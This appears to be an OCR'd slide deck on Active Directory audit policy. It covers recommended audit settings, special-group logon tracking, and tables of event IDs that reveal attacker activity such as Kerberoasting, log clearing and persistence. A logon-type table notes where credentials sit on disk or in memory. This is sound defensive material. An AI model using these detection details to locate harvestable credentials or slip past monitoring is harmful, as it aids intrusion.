# BONUS CONTENT:

# Effective Active Directory Monitoring Configuration

# Effective Monitoring




**Advanced Audit Configuration** Sean Metcalf (@PyroTek3) TrimarcSec

**Account Logon**

| Policy | Setting |
|---|---|
| Audit Credential Validation | Success, Failure |
| Audit Kerberos Authentication Service | Success, Failure |
| Audit Kerberos Service Ticket Operations | Success, Failure |

**Account Management**

| Policy | Setting |
|---|---|
| Audit Computer Account Management | Success, Failure |
| Audit Other Account Management Events | Success, Failure |
| Audit Security Group Management | Success, Failure |
| Audit User Account Management | Success, Failure |

**Detailed Tracking**

| Policy | Setting |
|---|---|
| Audit DPAPI Activity | Success, Failure |
| Audit Process Creation | Success, Failure |

**DS Access**


| Policy | Setting |
|---|---|
| Audit Directory Service Access | Success, Failure |
| Audit Directory Service Changes | Success, Failure |

**Logon/Logoff**

| Policy | Setting |
|---|---|
| Audit Account Lockout | Success |
| Audit Logoff | Success |
| Audit Logon | Success, Failure |

# Effective Monitoring

| Policy | Setting |
| --- | --- |
| Audit: Force audit policy subcategory settings to override audit policy category settings | Enabled |




| Policy | Policy Setting |
| --- | --- |
| Audit account logon events | Success, Failure |
| Audit account management | Success, Failure |
| Audit directory service access | Not Defined |
| Audit logon events | Success, Failure |
| Audit object access | Not Defined |
| Audit policy change | Not Defined |
| Audit privilege use | Success, Failure |
| Audit process tracking | Not Defined |
| Audit system events | Not Defined |

# Effective Monitoring

***auditpol.exe /get /category:****

```
PS C:\> auditpol.exe /get /category:*
System audit policy
Category/Subcategory                      Setting
System
  Security System Extension               Success and Failure
  System Integrity                        Success and Failure
  IPsec Driver                            Success and Failure
  Other System Events                     No Auditing
  Security State Change                   Success and Failure
Logon/Logoff
  Logon                                   Success and Failure
  Logoff                                  Success
  Account Lockout                         Success
  IPsec Main Mode                         No Auditing
  IPsec Quick Mode                        No Auditing
  IPsec Extended Mode                     No Auditing
  Special Logon                           Success and Failure
  Other Logon/Logoff Events               Success and Failure
  Network Policy Server                   No Auditing
  User / Device Claims                    No Auditing
Object Access
  File System                             No Auditing
  Registry                                No Auditing
  Kernel Object                           No Auditing
  SAM                                     No Auditing
  Certification Services                  No Auditing
  Application Generated                   No Auditing
  Handle Manipulation                     No Auditing
  File Share                              No Auditing
  Filtering Platform Packet Drop          No Auditing
  Filtering Platform Connection           No Auditing
  Other Object Access Events              No Auditing
  Detailed File Share                     No Auditing
```

# Recommended DC Auditing

- Account Logon
  - Audit Credential Validation: S&F
  - Audit Kerberos Authentication Service: S&F
  - Audit Kerberos Service Ticket Operations: Success & Failure
- Account Management
  - Audit Computer Account Management: S&F
  - Audit Other Account Management Events: S&F
  - Audit Security Group Management: S&F
  - Audit User Account Management: S&F
- Detailed Tracking
  - Audit DPAPI Activity: S&F
  - Audit Process Creation: S&F
- DS Access
  - Audit Directory Service Access: S&F
  - Audit Directory Service Changes: S&F
- Logon and Logoff
  - Audit Account Lockout: Success
  - Audit Logoff: Success
  - Audit Logon: S&F
  - Audit Special Logon: Success & Failure
- System
  - Audit IPsec Driver : S&F
  - Audit Security State Change : S&F
  - Audit Security System Extension : S&F
    Audit System Integrity : S&F

# Special Logon Auditing (Event ID 4964)

- Track logons to the system by members of specific groups (Win 7/2008 R2+)
- Events are logged on the system to which the user authenticates.
- HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa\Audit (Event ID 4908: updated table)
  - Local Accounts: S-1-5-113
  - Domain Admins: S-1-5-21-[DOMAIN]-512
  - Enterprise Admins: S-1-5-21-[FORESTROOTDOMAIN]-519
  - Custom Group: Create a new group
  - Administrators : S-1-5-32-544  (Could be noisy)



https://blogs.technet.microsoft.com/jepayne/2015/11/26/tracking-lateral-movement-part-one-special-groups-and-specific-service-accounts/


```
PS C:\> (get-adgroup 'domain admins').sid.Value
S-1-5-21-1093224735-1015166391-1317194548-512
PS C:\> (get-adgroup 'enterprise admins').sid.Value
S-1-5-21-1093224735-1015166391-1317194548-519
PS C:\> (get-adgroup 'special group auditing').sid.Value
S-1-5-21-1093224735-1015166391-1317194548-3680
```

ndows Settings

Registry

SpecialGroups (Order: 1)

General

Action

Properties

Hive

Key path

Value name

Value type

Value data

HKEY_LOCAL_MACHINE

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa\Audit

SpecialGroups

REG_SZ

S-1-5-113;S-1-5-21-1093224735-1015166391-1317194548-512;S-1-5-21-1093224735-1015166391-1317
1-5-21-1093224735-1015166391-1317194548-3680

| EventID | Description | Impact |
|---|---|---|
| 4768 | Kerberos auth ticket (TGT) was requested | Track user Kerb auth, with client/workstation name. |
| **4769** | User requests a Kerberos service ticket | Track user resource access requests & Kerberoasting |
| **4964** | Custom Special Group logon tracking | Track admin & “users of interest” logons |
| **4625/4771** | Logon failure | Interesting logon failures. 4771 with 0x18 = bad pw |
| 4765/4766 | SID History added to an account/attempt failed | If you aren’t actively migrating accounts between domains, this could be malicious |
| 4794 | DSRM account password change attempt | If this isn’t expected, could be malicious |
| 4780 | ACLs set on admin accounts | If this isn’t expected, could be malicious |
| 4739/643 | Domain Policy was changed | If this isn’t expected, could be malicious |
| 4713/617 | Kerberos policy was changed | If this isn’t expected, could be malicious |
| 4724/628 | Attempt to reset an account's password | Monitor for admin & sensitive account pw reset |
| 4735/639 | Security-enabled local group changed | Monitor admin/sensitive group membership changes |
| 4737/641 | Security-enabled global group changed | Monitor admin/sensitive group membership changes |
| 4755/659 | Security-enabled universal group changed | Monitor admin & sensitive group membership changes |
| 5136 | A directory service object was modified | Monitor for GPO changes, admin account modification, specific user attribute modification, etc. |

# Event IDs that Matter: Domain Controllers

| EventID | Description | Impact |
|---|---|---|
| 1102/517 | Event log cleared | Attackers may clear Windows event logs. |
| 4610/4611/4614/4622 | Local Security Authority modification | Attackers may modify LSA for escalation/persistence. |
| 4648 | Explicit credential logon | Typically when a logged on user provides different credentials to access a resource. Requires filtering of “normal”. |
| 4661 | A handle to an object was requested | SAM/DSA Access. Requires filtering of “normal”. |
| **4672** | Special privileges assigned to new logon | Monitor when someone with admin rights logs on. Is this an account that should have admin rights or a normal user? |
| **4723** | Account password change attempted | If it’s not an approved/known pw change, you should know. |
| **4964** | Custom Special Group logon tracking | Track admin & “users of interest” logons. |
| 7045/4697 | New service was installed | Attackers often install a new service for persistence. |
| 4698 & 4702 | Scheduled task creation/modification | Attackers often create/modify scheduled tasks for persistence.<br>Pull all events in Microsoft-Windows-TaskScheduler/Operational |
| 4719/612 | System audit policy was changed | Attackers may modify the system’s audit policy. |
| 4732 | A member was added to a (security-enabled) local group | Attackers may create a new local account & add it to the local Administrators group. |
| 4720 | A (local) user account was created | Attackers may create a new local account for persistence. |

# Event IDs that Matter: All Windows systems

| EventID | Description | Impact |
|---|---|---|
| 3065/3066 | LSASS Auditing – checks for code integrity | Monitors LSA drivers & plugins. Test extensively before deploying! |
| 3033/3063 | LSA Protection – drivers that failed to load | Monitors LSA drivers & plugins & blocks ones that aren't properly signed. |
| 4798 | A user's local group membership was enumerated. | Potentially recon activity of local group membership. Filter out normal activity. |

LSA Protection & Auditing (Windows 8.1/2012R2 and newer):
https://technet.microsoft.com/en-us/library/dn408187(v=ws.11).aspx

4798: A user's local group membership was enumerated (Windows 10/2016):
https://technet.microsoft.com/en-us/itpro/windows/keep-secure/event-4798

| Logon Type # | Name | Description | Creds on Disk | Creds in Memory | Distribution |
|---|---|---|---|---|---|
| 0 | System | Typically rare, but could alert to malicious activity | Yes | Yes | * |
| 2 | Interactive | Console logon (local keyboard) which includes server KVM or virtual client logon. Also standard RunAs. | No | Yes | #5 / 0% |
| 3 | Network | Accessing file shares, printers, IIS (integrated auth, etc), PowerShell remoting | No | No | #1 / ~80% |
| **4** | **Batch** | Scheduled tasks | Yes | Yes | #7 / 0% |
| **5** | **Service** | Services | Yes | Yes | #4 / <1% |
| 7 | Unlock | Unlock the system | No | Yes | #6 / <1% |
| 8 | Network Clear Text | Network logon with password in clear text (IIS basic auth). If over SSL/TLS, this is probably fine. | Maybe | Yes | #2 / ~15% |
| **9** | **New Credentials** | RunAs /NetOnly which starts a program with different credentials than logged on user | No | Yes | #3 / < 1% |
| 10 | Remote Interactive | RDP: Terminal Services, Remote Assistance, R.Desktop | Maybe | Yes* | #9 / 0% |
| 11 | Cached Interactive | Logon with cached credentials (no DC online) | Yes | Yes | #8 / 0% |

# A Note About Logon Types (EventID 4624)